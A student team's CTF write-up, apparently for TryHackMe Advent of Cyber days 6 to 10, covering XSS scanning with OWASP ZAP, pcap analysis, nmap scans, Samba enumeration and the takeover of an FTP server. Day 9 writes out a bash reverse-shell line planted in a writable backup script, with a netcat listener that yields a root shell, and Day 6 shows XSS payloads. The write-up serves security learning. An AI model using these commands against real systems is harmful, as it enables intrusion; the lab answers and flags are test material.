PSP0201 Weekly Writeup

Week 3

Group Name: Metamorphosis

ID	Name	Role
1211101704	Aniq Danial Bin Mohd Adli	Leader
1211101790	Lee Heng Yep	Member
1211102806	Ong Kwang Zheng	Member
1211103063	Ng Weng Lam	Member

Day 6: Be careful with what you wish on a Christmas night
Tools used: Kali Linux, Firefox
Solution/Walkthrough:

https://www.youtube.com/watch?v=9-jcs7Cm-iE (tutorial for downloading QWASP ZAP)thanks Lam
Remember to use sudo su to root before following the tutorial

Question 1

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Taken from here

Question 2

Java Regex Usage Example:

Example validating the parameter "zip" using a regular expression.

```
private static final Pattern zipPattern = Pattern.compile("^\d{5}(-\d{4})?$");

public void doPost( HttpServletRequest request, HttpServletResponse response) {
  try {
      String zipCode = request.getParameter( "zip" );
      if ( !zipPattern.matcher( zipCode ).matches()  {
          throw new YourValidationException( "Improper zipcode format." );
      }
      // do what you want here, after its been validated ..
  } catch(YourValidationException e ) {
      response.sendError( response.SC_BAD_REQUEST, e.getMessage() );
  }
}
```


Question 3
Answer: Stored crossite scripting


It's been referenced in the text above multiple times.

Question 4


Answer: q

We start up the machine and put in the ip on firefox We're greeted by a home page. We can search for wishes made by other people and make our own wishes.





By following the hint we searched for something in the make a wish website




After searching for an item in the search query, we can look at the browser search bar above. We can see parameter **q** there, that is the query string. Sadly there was no one wishing for asacocos.

Question 5


Answer: 3

Note: For some reason my terminal died even though I added 1 hour more so my ip for the website will be different.

We copy the url of the website and paste it in OWASP ZAP and click automated scan then press attack to scan our website



Then we navigate to the alert section.



We found out that we have a total of 7 alerts and 3 of them are high priority alerts. There are 3 types of alerts: Low(yellow), Medium(orange) and High(red).

Question 6

Answer: <script>alert(PSP0201);</script>

```
Attack:      </p><scrlpt>alert(1);</scRipt><p>
Evidence:    </p><scrlpt>alert(1);</scRipt><p>
```

Question 7

Answer: Yes

Thought Process/Methodology:

After accessing the machine's IP and reaching the homepage, we start by typing the website's URL into the OWASP ZAP automated scan to start attacking the website. After waiting for a few minutes, we check the alert tab on OWASP ZAP and see what vulnerability the website has.

<END OF DAY 6>

Day 7: The Grinch Really Did Steal Christmas

Tools used: Kali linux, Firefox, Wireshark
Solution/Walkthrough:

Question 1
Answer: 10.11.3.2


We can find it through opening pcap.1.pcap file in wireshark and filter out ICMP

Question 2
Answer: http.request.method == GET

protocol.request.method	Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a GET and POST to retrieve and submit data accordingly.	http.request.method == GET / POST

Question 3
Answer: reindeer-of-the-week

According to the hint, the info section should include /posts/. We used the command http.request.method == GET in wireshark and got the answer for this question.



Question 4
Answer: plaintext_password_fiasco

If we use ftp in wireshark after opening pcap.2.pcap we can find the answer

ftp

No.	Time	Source	Destination	Protocol	Length	Info
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST
35	16.735761	10.10.122.128	10.10.73.252	FTP	104	Response: 530 Please login with USER and PASS.
40	19.727087	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT

Question 5

Answer: SSH

1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)

Question 6

Answer: 02:c8:85:b5:5a:aa

Filtered out some arp and found the answer

46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
78	26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
84	32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
85	32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
137	53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
138	53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa

Question 7

Answer: rubber ducky

Export pcap.3.pcap as html from wireshark and save chrismas.zip. Then extract the files and mcskidy's wishlist.

```
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7
```

Question 8

Answer: Kris Kringle

Author: Kris Kringle

Thought Process/Methodology

After downloading aoc-pcaps.zip and extracting it, we open pcap.1.pcap in wireshark. We find the ip address that initiated ICMP by filtering out the others. We then used http.request.method == GET to find the article that 10.10.67.199 visited. For pcap.2.pcap, we used ftp and got the password that was leaked which was plaintext_password_fiasco. For pcap.3.pcap, we filtered some of the http traffic and found a suspicious GET request. We exported the file as http using wireshark and saved christmas.zip file. Inside the file we found Elf Mcskidy's wishlist and the author of Operation Artic Storm

<END OF DAY 7>

Day 8:What's Under the Christmas Tree? (Networking)

Tools used: Kali linux, Firefox
Solution/Walkthrough:

Question1:

1998

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in **1998**.

https://digital.ai › technology › snort

Snort - Digital.ai

About featured snippets • Feedback

Question2:
After running nmap -sV <MACHINE_IP>

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.246.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 04:48 EDT
Nmap scan report for 10.10.246.133
Host is up (0.24s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.15 seconds

┌──(kali㉿kali)-[~]
└─$
```

We can see that there are 3 ports which is **80,2222,3389**

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

<u>Question3:</u>

Running sudo nmap -A <MACHINE_IP>

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 10.10.246.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 04:58 EDT
Nmap scan report for 10.10.246.133
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org
/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=6/22%OT=80%CT=1%CU=37338%PV=Y%DS=2%DC=T%G=Y%TM=62B2D9D
OS:5%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%TS=A)OPS(O1=M506ST11NW6%O2=M506ST11NW6%O
OS:3=M506NNT11NW6%O4=M506ST11NW6%O5=M506ST11NW6%O6=M506ST11)WIN(W1=F4B3%W2=
OS:F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M506NNSN
OS:W6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

It shows us that the most likely Linux Distribution that is running is **Ubuntu.**

Question4:

```
VERSION
Apache httpd 2.4.29 ((Ubuntu))
```

Question5:

It's **SSH**

```
2222/tcp open  ssh
```

Question6:

Run `nmap --script http-title <MACHINE_IP>`

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap --script http-title 10.10.246.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 05:02 EDT
Nmap scan report for 10.10.246.133
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 26.34 seconds

┌──(kali㉿kali)-[~]
└─$
```

It shows that the service is most likely used for a **BLOG.**

Thought Process/Methodology:

After accessing the machine's IP, we run `nmap -sV <MACHINE_IP>`. After running `nmap -sV <MACHINE_IP>` in the terminal,we can see that the ports are 80,2222,3389. After that, we tried to run `sudo nmap -A <MACHINE_IP>` to find out which Linux Distribution that is running. After entering the command, we found out that the most likely distribution to be running is ***Ubuntu.*** Lastly, by running `nmap --script http-title <MACHINE_IP>` we can see that the service is most probably used for a ***Blog***.

<END OF DAY 8>

Day 9: Anyone can be Santa! (Networking)

Tools used: Kali linux
Solution/Walkthrough:

Question1:

```
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
```

The directories found on the FTP site are ***backups, elf_workshops, human_resources,*** and ***public***.

Question2:

```
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
```

The directory on the FTP server that has data accessible by the "anonymous" user is ***public***.

Question3:

```
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
```

The script we will get is backup.sh.

Question4:

```
kali@kali: ~
File  Actions  Edit  View  Help
  GNU nano 5.9                    shoppinglist.txt
The Polar Express Movie
```

The movie is “**The Polar Express**”.

Question5:

We output the flag with cat /root/flag.txt

```
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

So, we will get THM{even_you_can_be_santa}

Thought Process/Methodology:

First of all, we login to FTP server with ftp <MACHINE_IP>

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.119.216
Connected to 10.10.119.216.
220 Welcome to the TBFC FTP Server!.
```

Then enter the name anonymous when prompted. It will show Login successfully.

```
Name (10.10.119.216:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

After that, we type ls and we can see a folder that we have access to and it is called *public*.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
```

If we cd into the *public* directory and ls it again, we will find a script file called **backup.sh.** We can download the file by using command get backup.sh

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (7.7429 MB/s)
```

We have to exit ftp first. Then only we open the file by using command nano backup.sh . After opening the file, we can see that the script seems to be used for creating backups. We can modify this script to run our own malicious commands.

```
kali@kali: ~
File  Actions  Edit  View  Help
  GNU nano 5.9                    backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

                          [ Read 13 lines ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute    ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify    ^/ Go To Line
```

We need to set up a connection between the ftp server and the attacking machine by using this script `bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1`

```
kali@kali: ~
File  Actions  Edit  View  Help
  GNU nano 5.9                                  backup.sh *
#!/bin/bash

bash -i >& /dev/tcp/10.10.119.216/4444/ 0>&1
```

We set up a netcat listener on port 4444 to capture the traffic by using command `sudo nc -lvnp 4444`

```
kali@kali: ~
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 4444
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
listening on [any] 4444 ...
```

After we successfully established connection between ftp server and our attacking machine. We now have root permissions and can execute any command.

```
kali@kali: ~
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 4444
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.18.30.5] from (UNKNOWN) [10.10.119.216] 33522
bash: cannot set terminal process group (1539): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

Last but not least, we can output the flag by using command cat /root/flag.txt and we will get our flag which is THM{even_you_can_be_santa}

```
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

<END OF DAY 9>

Day 10: Don't be sElfish! (Networking)

Tools used: Kali linux

Solution/Walkthrough:

Firstly, we need to open a terminal and navigate enum4linux by using cd/usr/share/enum4linux.After that by using ./enum4linux.pl -h to get a list of possible options like

```
└─$ ./enum4linux.pl -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com).  Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This opion is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
    -i        Get printer information
    -w wrkg   Specify workgroup manually (usually found automatically)
    -n        Do an nmblookup (similar to nbtstat)
    -v        Verbose.  Shows full commands being run (net, rpcclient, etc.)
```

Question 1:

To find the number of the users on the Samba server by using enum4linux. We have to use ./enum4linux.pl -U [IP_ADDRESS].For me, my IP_ADDRESS was 10.10.64.105

```
 ============================
|    Users on 10.10.64.105    |
 ============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy        Name:   D
esc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager        Name: elf
mceagerDesc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson     Name:   D
esc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sun Jun 26 11:01:57 2022
```

As we can see, there are 3 users on the server.

Question 2:

To find the number of 'shares' are there on the Samba server we have to use ./enum4linux.pl -S [IP_ADDRESS].

```
 ==========================================
|    Share Enumeration on 10.10.64.105    |
 ==========================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubu
ntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB
```

As we can see, there are 4 shares on the Samba server.

Question 3:

To find the share which doesn't require a password to login to the Samba server.We can use smbclient //IP_ADDRESS/USERNAME .

```
root@ip-10-10-194-46:~/Desktop/Tools/Miscellaneous# smbclient //10.10.64.1
05/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-194-46:~/Desktop/Tools/Miscellaneous# smbclient //10.10.64.1
05/tbfc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-194-46:~/Desktop/Tools/Miscellaneous# smbclient //10.10.64.1
05/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
```

After trying all the sharename on the list 1 by 1,we found that the shareuser tbfc-santa doesn't require a password to login.

Question 4:

After logging into the share, we may use ls which may help us to find out that the directory ElfMcSkidy leaves for Santa is jingle-tunes.

```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov 12 02:12:07 202
  ..                                  D        0  Thu Nov 12 01:32:21 202
  jingle-tunes                        D        0  Thu Nov 12 02:10:41 202
  note_from_mcskidy.txt               N      143  Thu Nov 12 02:12:07 202

                10252564 blocks of size 1024. 5369396 blocks available
smb: \>
```

<END OF DAY 10>